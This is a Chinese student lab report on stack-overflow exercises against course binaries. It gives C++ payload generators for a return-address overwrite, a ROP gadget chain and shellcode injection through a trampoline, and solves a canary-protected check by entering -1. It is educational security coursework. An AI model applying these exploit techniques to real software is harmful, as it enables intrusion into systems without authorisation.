计算机系统基础：栈溢出攻击实验报告

姓名：陈曦
学号：2024201629

2026 年 1 月 18 日

1 Problem 1: 基础栈溢出攻击

1.1 题目分析

Problem 1 是最基础的栈溢出题目，没有开启不可执行栈和 Canary 保护。

通过使用 `objdump -d problem1` 反汇编代码，我首先定位到了 `func` 函数。在地址 `40123a` 处观察到指令 `sub $0x20, %rsp`，这表明程序为局部变量分配了 $0x20$ 即 32 字节的栈空间。随后程序调用了 `strcpy` 函数，并且没有检查输入长度，存在明显的缓冲区溢出漏洞。

我对栈帧结构进行了分析：

- 缓冲区：占据低地址的 8 字节，由指令 `lea -0x8(%rbp), %rax` 可知是从 rbp-8 开始的。
- 保存的基址指针：占据紧邻的 8 字节。
- 返回地址：位于保存的基址指针之后。

因此，要覆盖返回地址，我需要填充的数据长度为：

$$\text{填充长度} = 8\ (\text{缓冲区}) + 8\ (\text{基址指针}) = 16\ \text{字节}$$

通过搜索，我发现目标函数 `func1` 在地址 `0x401216`，它会输出通关信息。我的目标是将返回地址覆盖为 `0x401216`。

1.2 解决方案

我使用 C++ 编写了生成攻击数据的脚本。数据结构为：`16 字节填充 + func1 地址`。

```cpp
#include <iostream>
#include <fstream>
#include <cstdint>

int main() {
    uint64_t target_addr = 0x401216; // func1 地址
    const int padding_len = 16;      // 8字节 buffer + 8字节 saved rbp

    std::ofstream outfile("ans1.txt", std::ios::binary);

    char padding[padding_len];
    for(int i=0; i<padding_len; i++) padding[i] = 'A'; // 填充垃圾数据

    outfile.write(padding, padding_len);
    // 写入目标地址（小端序）
    outfile.write(reinterpret_cast<const char*>(&target_addr), 8);

    outfile.close();
    return 0;
}
```

Listing 1: exp1.cpp: 生成 Problem 1 攻击数据

1.3 实验结果

执行 `./problem1 ans1.txt`，成功跳转到 `func1` 并输出"Yes! I like ICS!"。



图 1: Problem 1 通关截图

2 Problem 2: 利用代码片段进行参数传递

2.1 题目分析

Problem 2 开启了 NX 不可执行栈保护，且目标函数 `func2` 在地址 `0x401216`，它要求传入特定的参数。反汇编显示，`func2` 内部会有 `cmpl $0x3f8, -0x4(%rbp)` 的比较

操作。这意味着我需要将第一个参数设置为 0x3f8 即十进制的 1016。

在 64 位 Linux 系统中，第一个参数是通过 rdi 寄存器传递的。因此，不能简单地跳转，必须先修改 rdi 的值。我在代码中找到了一个非常有用的代码片段：pop rdi; ret，地址在 0x4012bb。

我的攻击思路如下：1. 填充 16 字节覆盖到返回地址。2. 将返回地址覆盖为代码片段的地址 0x4012bb。3. 栈的下一个位置放入参数 0x3f8，代码片段执行 pop rdi 时会将此值弹入 rdi。4. 再下一个位置放入目标函数 func2 的地址。

2.2 解决方案

构造的数据顺序：填充数据（16 字节）→ pop_rdi 地址 → 0x3f8 → func2 地址。

```
// ... 省略头文件 ...
int main() {
    uint64_t pop_rdi = 0x4012bb;  // 代码片段地址
    uint64_t arg_val = 0x3f8;     // 参数 1016
    uint64_t func2   = 0x401216;  // 目标函数

    std::ofstream outfile("ans2.txt", std::ios::binary);

    char padding[16];
    // 1. 写入填充
    outfile.write(padding, 16);
    // 2. 跳转到 pop rdi
    outfile.write(reinterpret_cast<const char*>(&pop_rdi), 8);
    // 3. 栈上的参数（会被 pop 到 rdi）
    outfile.write(reinterpret_cast<const char*>(&arg_val), 8);
    // 4. 跳转到 func2
    outfile.write(reinterpret_cast<const char*>(&func2), 8);

    outfile.close();
}
```

Listing 2: exp2.cpp: 构造参数传递链

2.3 实验结果

运行程序，成功绕过参数检查，输出通关提示。



图 2: Problem 2 通关截图

3 Problem 3: 代码注入攻击

3.1 题目分析

Problem 3 关闭了不可执行栈保护，允许栈上的数据被当作指令执行。题目要求输出幸运数字 114。程序中提供了一个特殊的函数 `jmp_xs` 在地址 `0x401334`，它会读取保存的栈指针并跳转到缓冲区的起始位置。这正好可以作为一个跳板。

我的攻击策略如下：1. ** 编写机器指令 **：我需要一段汇编代码，功能是将 `0x72` 即 114 放入 `rdi`，然后调用 `func1`。2. ** 布局输入数据 **：

- 缓冲区开头：放置这段机器指令。
- 填充区：填满剩余空间，直到覆盖到返回地址。
- 返回地址：覆盖为 `jmp_xs` 的地址。

3. ** 执行流程 **：`func` 返回 → 跳转到 `jmp_xs` → `jmp_xs` 跳回栈顶 → 执行我写入的机器指令。

3.2 解决方案

汇编指令对应的机器码为：

```
mov $0x72, %edi        => bf 72 00 00 00
mov $0x401216, %eax    => b8 16 12 40 00
call *%rax             => ff d0
```

```
// ... 省略头文件 ...
int main() {
    uint64_t trampoline = 0x401334; // jmp_xs 地址
    // 机器指令: set rdi=114, call func1
    char shellcode[] = {
        '\xbf', '\x72', '\x00', '\x00', '\x00',
        '\xb8', '\x16', '\x12', '\x40', '\x00',
        '\xff', '\xd0'
```

```
    };

    char payload[48]; // 32(buffer) + 8(rbp) + 8(ret)
    memset(payload, 0x90, 48); // 用 NOP 填充

    // 1. 开头写入机器指令
    memcpy(payload, shellcode, sizeof(shellcode));

    // 2. 覆盖返回地址为 trampoline
    // 注意: 偏移量是 40 (32+8)
    *reinterpret_cast<uint64_t*>(&payload[40]) = trampoline;

    std::ofstream outfile("ans3.txt", std::ios::binary);
    outfile.write(payload, 48);
    outfile.close();
}
```

Listing 3: exp3.cpp: 代码注入

3.3 实验结果

程序成功执行了栈上的代码，输出了”Your lucky number is 114”。



图 3: Problem 3 通关截图

4 Problem 4: 绕过 Canary 保护

4.1 题目分析与保护机制

Problem 4 开启了 **Stack Canary** 保护。通过反汇编 `func` 函数，我清晰地在汇编代码中找到了它的保护机制：

1. ** 设置 Canary**：在函数开头 `0x40136c`，指令 `mov %fs:0x28, %rax` 从系统区域读取一个随机数，并使用 `mov %rax, -0x8(%rbp)` 将其存放在栈底，也就是返回地址之前。

2. ** 检查 Canary**：在函数返回前 `0x40140e`，指令 `sub %fs:0x28, %rax` 检查栈里的值是否被修改。如果不为 0 即被覆盖，则调用报错函数强制终止程序。

这意味着我无法使用传统的缓冲区溢出覆盖返回地址。但是，通过分析代码逻辑，我发现了一个 ** 整数溢出 ** 漏洞。在地址 `0x4013df` 处：`cmpl $0xffffffff, -0xc(%rbp)`。程序将输入的整数与 `-1` 即补码 `0xffffffff` 进行比较。如果相等，则跳转到 `func1`。由于 `-1` 在无符号整数视角下是 $2^{32}-1$ 即 4294967295，程序将其视为一个极大的数值从而触发了隐藏逻辑。

4.2 解决方案

这是一个逻辑题，不需要编写代码生成二进制文件。交互流程如下：1. 程序询问名字，任意输入。2. 程序询问是否喜欢 ICS，任意输入。3. 当程序提示输入数字时，输入 **-1**。

4.3 实验结果

输入 -1 后，程序将 `0xffffffff` 识别为巨大的金额，输出”great! I will give you great scores”。



图 4: Problem 4 通关截图

5 思考与总结

通过本次实验，我从四个不同维度深入理解了栈溢出攻击：

1. ** 基础溢出 **：理解了栈帧中返回地址的关键作用，以及如何通过计算偏移量来精确覆盖它。

2. ** 参数传递链 **：在不可执行栈保护下，学习了如何利用程序已有的代码片段来构造攻击链，实现了对寄存器的控制和参数传递。

3. ** 代码注入 **：在无保护时，体验了将数据作为指令执行的攻击方式，并学会了利用跳板技术解决栈地址变化的问题。

4. ** 防御机制 **：通过 Problem 4，我直观地看到了编译器是如何插入 Canary 代码来防御溢出的，同时也认识到，即使有编译器保护，代码逻辑上的漏洞依然会导致严重后果。

这次实验不仅提升了我的汇编阅读能力和 GDB 调试技巧，还让我深刻体会到了编写安全代码的重要性。